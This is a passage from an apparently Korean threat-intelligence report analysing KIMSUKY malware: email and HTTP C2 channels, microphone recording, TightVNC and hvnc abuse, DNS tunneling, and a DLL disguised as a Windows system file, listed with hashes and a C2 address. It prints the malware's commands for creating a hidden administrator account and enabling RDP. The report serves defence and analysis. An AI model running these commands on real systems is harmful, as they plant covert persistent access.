
4 단계의 결과물인 4D01.tmp.enc는 XOR 암호화 → 4D01.tmp.tmp 생성 → 4D01.tmp.enc 삭제 순으로 실행되며, 4D01.tmp.tmp가 최종 암호화된 파일이다. 최종 암호화된 4D01.tmp.tmp는 1st 악성코드가 C2에서 다운로드한 CMD 파일과 동일한 구조이다. (아래 [그림 26] 참고)



[그림 26] (좌) CMD 파일 vs. (우) (암호화된 Screenshot) 4D01.tmp.tmp


3) C2 통신 - Email 방식

2nd 악성코드도 C2와 통신할 때 HTTP와 Email 등 두가지 방식을 사용하며, HTTP 방식의 하위 스레드 1, 2의 위치가 Email 방식에서 변경되었을 뿐 악성코드의 구조는 동일하다. (아래 [그림 27] 참고)



[그림 27] 악성코드의 구조 비교

아래 [그림 28]은 수집한 파일을 암호화한 후 C2 메일로 전송하는 메일이다.



[그림 28] 파일 탈취 이메일

(3) 3rd 악성코드


3rd 악성코드는 공격 대상 시스템의 중요도에 따라 선별적으로 유포되며, 특이한 기능이 존재하거나 그룹화가 가능한 악성코드를 중심으로 설명했다.

- 음성 탈취
- RDP 와 원격 제어 프로그램
- DNS Tunneling
- CVE-2021-1675
- 미터프리터(Meterpreter)

1) 음성 탈취

코로나19로 인해 재택 근무, 비대면 회의 활성화 등 우리 삶의 방식에 많은 변화를 주었다. 이런 삶의 방식 변화에 맞춰 KIMSUKY 조직도 공격 대상 시스템의 Microphone를 통해 처리되는 음성을 탈취하는 악성코드를 제작한 후 유포했다.

공격 대상 시스템에서 탈취한 음성을 C2 로 전송하기 위해서 아래 [그림 29]의 6 단계를 실행한다. 그리고 아래 [그림 29]의 6 단계는 2nd 악성코드가 공격 대상 시스템에서 탈취한 파일을 C2 로 전송하는 단계와 동일하며, 탈취한 음성을 C2 로 전송 시 동일한 파라미터(/new/?m=b&p1=PCID&p2=b)를 사용한다.




[그림 29] 음성 탈취 단계

- **1 단계 : Microphone 활성화**

공격 대상 시스템의 Microphone 을 활성화하기 위해서 특정 레지스트리 값을 변경하며, 아래에서 붉은색으로 표시된 부분은 공격 대상 시스템에서 사용하는 Microphone 에 따라 달라진다. 만약 공격 대상 시스템에서 Microphone 을 사용 중이라면 Capture 의 하위 키로 등록된다.


Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩MMDevices₩Audio₩Capture₩{디바이스 ID}]
DeviceState=dword:1 (디바이스 활성화)



[그림 30] 레지스트리에 등록된 디바이스 ID 키

- **2 단계 : 음성 녹음**

Microphone을 통해 처리되는 음성을 탈취하기 위해서 아래 [그림 31]의 4 단계를 실행한다. mciSendCommandW()는 총 4개의 파라미터를 사용하며, 각 단계에서 해당 함수 호출 시 달라지는 2번째 파라미터 uMsg ID의 의미는 붉은색으로 표기했다.



[그림 31] 음성 녹음 단계

1) RDP & 원격제어 프로그램

외부에서 원격 데스크탑(Remote Desktop Protocol, 이하 RDP)를 통해 공격 대상 시스템에 접속 가능할 경우 RDP 계정 추가 기능이 존재하는 악성코드를 유포했다. 이렇게 하는 이유는 백신이나 사용자가 악성코드를 삭제하더라도 외부에서 공격 대상 시스템의 RDP 계정에 로그인이 가능하고 공격의 연속성을 확보할 수 있기 때문이다.

공격의 연속성이 확보된 시스템에서 할 수 있는 악의적인 행위는 아래와 같다.

- 중요한 데이터 탈취
- 악성코드 유포
- 내부 시스템 접속
- 악성코드 제작 및 백신 테스트
- C2 구축
- 그 외 여러가지 행위

■ RDP(Remote Desktop Protocol) 악용 : 계정 추가 및 RDP 활성화

KIMSUKY 조직이 유포한 RDP 계정 추가 기능이 존재하는 악성코드는 아래 [표 14]와 같으며, 설명은 NAU.EXE (MD5 : ac99daf5ae48b24e8f2359d322d4cd4f)을 기준으로 했다.

▪ default 계정 생성 및 그룹 추가

net user /add default 1qaz2wsx#EDC
net localgroup Administrators default /add
net localgroup Remote Desktop Users default /add

위 명령을 실행하여 default 계정 생성한 후 특정 그룹에 추가한다. 그리고 공격 대상 시스템에 로그인하면 아래 [그림 32]와 같이 default 계정을 식별할 수 있지만 특정 레지스트리 값을 변경하여 해당 계정을 숨길 수 있다.

[그림 32] default 계정이 추가된 로그인 화면

▪ default 계정 숨김

아래 키에 default 계정 등록하면 공격 대상 시스템에 로그인 시 해당 계정을 숨길 수 있지만 net user 명령이나 제어판 → 관리 도구 → 컴퓨터 관리 → 로컬 사용자 및 그룹에서 확인이 가능하다. 하지만 방금 설명한 방법이나 별도의 프로그램으로 시스템을 점검하지 않으면 로그인 화면에서 default 계정의 존재를 인지하는 것은 어렵다.


reg add
HKLM₩SOFTWARE₩Microsoft₩WindowsNT₩CurrentVersion₩Winlogon₩SpecialAccounts₩UserList
/v default /t REG_DWORD /d 0 /f
0 = 사용 안 함, 1 = 사용

▪ RDP 활성화

RDP 와 관련된 특정 레지스트리 값을 변경하여 RDP 를 사용할 수 있도록 한다.

reg add "HKLM₩₩SYSTEM₩₩CurrentControlSet₩₩Control₩₩Terminal Server₩"
/v fDenyTSConnections /t REG_DWORD /d 0 /f
0 = RDP 사용, 1 = RDP 사용 안 함

윈도우의 RDP 계정을 추가하는 악성코드에 대해서 설명했지만 윈도우 버전에 따라 RDP 를 지원하지 않는다. (아래 [그림 33] 참고)



[그림 33] Windows 10 에서 RDP 사용 방법 (출처 : Microsoft)

■ 원격 제어 프로그램 악용 : TightVNC

그래서 KIMSUKY 조직은 TeamViewer, RDP Wrapper, TightVNC 등 다수의 원격 제어 프로그램을 악용했으며, 그중 TightVNC를 예시로 설명했다. TightVNC는 공개 소스 프로그램으로 공식 사이트에서 설치 파일과 소스를 다운로드 할 수 있다.

KIMSUKY 조직이 제작한 것으로 판단되는 TightVNC는 8종으로 주요 특징을 요약하면 아래 [표 9]와 같으며, 표에 표기되지 않은 악성코드가 존재할 수 있다.

No	파일명	MD5	Timestamp(UTC)	Build Time
2	AB88.tmp	4fdba5a94e52191ce9152a0fe1a16099	2021-08-26 Thu 09:34:17	"Aug 26 2021 at 18:34:04"
3	tvn.db	26eaff22da15256f210762a817e6dec9	2021-01-29 Fri 01:20:03	"Jan 29 2021 at 10:19:53"
4	tvnc.dat	5b6da21f7feb7e44d1f06fbd957fd4e7	2021-07-19 Mon 10:15:31	"Jul 19 2021 at 19:15:20"
5	88CD.tmp	4301a75d1fcd9752bd3006e6520f7e73	2021-06-03 Thu 04:52:26	"Jun 3 2021 at 13:52:17"
6	CB8C.tmp	a07ddce072d7df55abdc3d05ad05fde1	2021-06-03 Thu 11:30:41	"Jun 3 2021 at 20:30:29"
7	tvnc.db	9a71e7e57213290a372dd5277106b65a	2021-03-17 Wed 20:06:08	"Mar 17 2021 at 13:05:44"
8	tvnc.db	db4ff347151c7aa1400a6b239f336375	2021-05-19 Wed 19:51:26	"May 19 2021 at 12:51:14"

[표 9] KIMSUKY 조직이 제작한 TightVNC

KIMSUKY 조직이 제작한 TightVNC 는 아래 네가지 특징이 있다.

- TightVNC 의 버전은 2, 8, 27, 0
- Build Time 은 모든 TightVNC 에 존재하는 공통 특징
- Build Time 을 기준으로 1 번 악성코드는 UTC -08:00, 7, 8 번 악성코드는 UTC -07:00, 2 ~ 6 번 악성코드는 UTC +09:00 의 타임존 사용. 1st, 2nd 악성코드도 동일한 패턴
- 3 번 악성코드의 PDB 에서 붉은색으로 표시된 부분은 다른 악성코드에서도 확인
  3 번 악성코드의 PDB : D:₩work₩PC₩Engine₩tvnc-reverse-dll₩Release₩tvnserver.pdb

■ 원격 제어 프로그램 악용 : hvnc(hidden virtual network computing)


hvnc는 TinyNuke로 불리기도 하며, 소스는 GitHub(https://github.com/Meltedd/HVNC)에 공개되어 있다.

KIMSUKY 조직도 사람인지라 그들이 제작한 hvnc에서 실수로 판단되는 흔적이 있다.

No	파일명	MD5	Timestamp(UTC)
1	lensk.dat	535827d41b144614e582167813fbbc4c	2020-05-19 Tue 13:28:51
2	lensky.dat	00ced88950283d32300eb32a5018dada	2020-05-19 Tue 13:18:24


[표 10] KIMSUY 조직이 제작한 hvnc

1, 2 번 악성코드는 거의 동 시간대에 제작, C2 (27.102.102.70) 동일, 그리고 동일한 공격 대상 시스템에서 발견되었다. 2 번은 실행될 때 아래 [그림 34]과 같은 메시지 박스를 띄우도록 되어 있으며, 해당 메시지 팝업을 종료하지 않으면 다음 단계를 실행하지 않는다.



[그림 34] 8 번 악성코드의 팝업된 메시지


일반적으로 악성코드는 실행되면 사용자가 악성코드 감염을 인지할 수 있는 팝업을 띄우지 않으며, 띄우더라도 사용자가 속도록 정교하게 제작되어 있다. 하지만 2 번 악성코드의 팝업된 메시지는 방금 설명한 악성코드의 특성과는 거리가 있다. KIMSUKY 조직이 실수로 메시지 팝업이 추가된 2 번 악성코드를 유포했으며, 해당 사실을 인지 후 메시지 팝업이 제거된 1 번 악성코드를 유포한 것으로 판단했다. (아래 [그림 35] 참고)



[그림 35] 악성코드 비교 : (좌) 2 번 악성코드 vs. (우) 1 번 악성코드

- **C2 와 통신할 때 hvnc 의 메시지 변화**

C2와 통신할 때 특정 문자열을 전송하는데 GitHub에 공개된 소스로 제작된 hvnc라면 공통 특징이다. KIMSUKY 조직이 제작한 hvnc 8종의 Timestamp를 기준으로 특정 문자열의 변화를 살펴보면 아래 [그림 36]과 같다. 2021-07-16일에 제작된 hvnc의 특정 문자열이 "LIGHT'S BOMB"으로 변경되었는데 "LIGHT'S"는 C2의 light-shell(`Light's SHELL`)에도 있다.




[그림 36] C2 통신할 때 hvnc 의 메시지 변화

- **Desktop 생성**


공격 대상 시스템에 원격 접속한 후 프로그램을 실행한 경우 해당 프로그램의 윈도우는 공격 대상 시스템에서 숨길 수 있다. 아래 [그림 37]은 hvnc 가 실행 중인 공격 대상 시스템에서 프로세스 트리를 캡처한 것으로 ①번은 hvnc 실행 중 프로세스 트리, ②번은 원격 접속한 후 공격 대상 시스템의 IE 실행, ③, ④번은 공격 대상 시스템에서 2 개의 IE 를 정상 실행한 환경이다.

예를 들어 정상 환경에서 IE 를 실행하면 화면이나 작업 표시줄에서 확인할 수 있다. 하지만 공격 대상 시스템에 원격 접속한 후 IE 를 실행한 경우 IE 의 윈도우는 숨겨지므로 프로세스 트리에서 확인 가능하지만 화면이나 작업 표시줄에서는 정상 실행한 IE 2 개만 확인할 수 있다.



[그림 37] hvnc 가 실행 중인 시스템의 프로세스 트리


Desktop 은 윈도우, 메뉴와 같은 GUI(Graphical User Interface)를 보여주는 화면으로 아래 [그림 38]의 단계를 실행하면 프로그램 실행할 때 화면을 표시하는 Default Desktop 을 사용하지 않고 새로운 Desktop 을 생성하여 화면에서 숨길 수 있다.



[그림 38] 새로운 Desktop 생성 단계

2) DNS Tunneling

DNS Tunneling은 DNS 쿼리 및 응답에 암호화된 데이터를 삽입하여 C2와 통신하는 방식으로 보안 제품의 탐지를 회피할 목적으로 사용되며, 아래 [그림 39]의 단계를 실행한다.



[그림 39] DNS Tunneling 통신 단계

① 공격 대상 시스템은 악성코드 감염
② 공격자는 도메인 생성, DNS 서버 구축
③ 악성코드는 DNS 쿼리에 암호화된 데이터 삽입 후 Recursive DNS 로 전송
④ Recursive DNS 는 공격자의 DNS 로 DNS 쿼리 전달
⑤ 공격자의 DNS 는 DNS 응답에 암호화된 데이터 삽입 후 Recursive DNS 로 전송
⑥ Recursive DNS 는 DNS 응답을 악성코드로 전송
⑦ 악성코드는 DNS 응답에 삽입된 데이터 복호화 후 실행

■ 악성코드의 특징

C2 통신할 때 DNS Tunneling 방식의 악성코드를 공격 대상 시스템에 유포했으며, 설명은 shsvsc.dll (MD5 : eac771599d71783a5c27aebdfba2152e)를 기준으로 했다. 그리고 아래 두 가지에 중점을 두었다.

- 정상파일로 위장하기 위해서 정상파일의 4 가지 특징 사용
- C2 와 통신할 때 DNS Tunneling 방식 사용


첫째, 파일명 유사

정상파일과 유사한 파일명을 사용하여 사용자의 의심을 피하는 것은 가장 흔히 사용되는 방법이지만 정상파일의 파일명을 모르면 식별이 어려우므로 효과적이다. 이번 사례는 파일명에서 끝 두 문자의 순서가 다르다.

- 정상파일 : %SYSTEM%₩shsvcs.dll
- 악성코드 : %SYSTEM%₩shsvsc.dll

둘째, 파일의 등록정보 유사


정상파일과 악성코드의 등록정보를 비교해보면 표현 단어의 차이만 있을 뿐 MS 에서 제작한 파일, 윈도우의 특정 기능을 실행하는 것처럼 되어있다. (아래 [그림 40] 참고)



[그림 40] 정상파일 vs. 악성코드의 등록정보 비교

셋째, Export 함수 구조 유사

Export 함수 테이블을 비교해보면 악성코드는 함수 이름이 있고, 정상파일에 없는 DllRegisterServer()가 있다. (아래 [그림 41] 참고)



[그림 41] EXPORT 함수 테이블 비교 : (좌) 정상파일 vs. (우) 악성코드

악성코드의 DllRegisterServer()는 파일 복사, ShellHWDetection 서비스의 레지스트리(ServiceDll, 서비스 권한) 변경 등의 기능을 실행하고 DllEntryPoint()는 DNS Tunneling 방식으로 C2 와 통신한다.

넷째, ShellHWDetection 서비스의 ServiceDll 변경

ShellHWDetection 서비스는 AutoPlay 하드웨어 이벤트를 모니터링하고 알림을 제공하며, AutoPlay 는 USB 같은 이동식 저장 장치에서 사진, 음악, 동영상과 같은 콘텐츠를 감지하는 기능으로 악성코드가 실행되면 ShellHWDetection 서비스의 "ServiceDll"를 악성코드의 FILE PATH 로 변경한다.

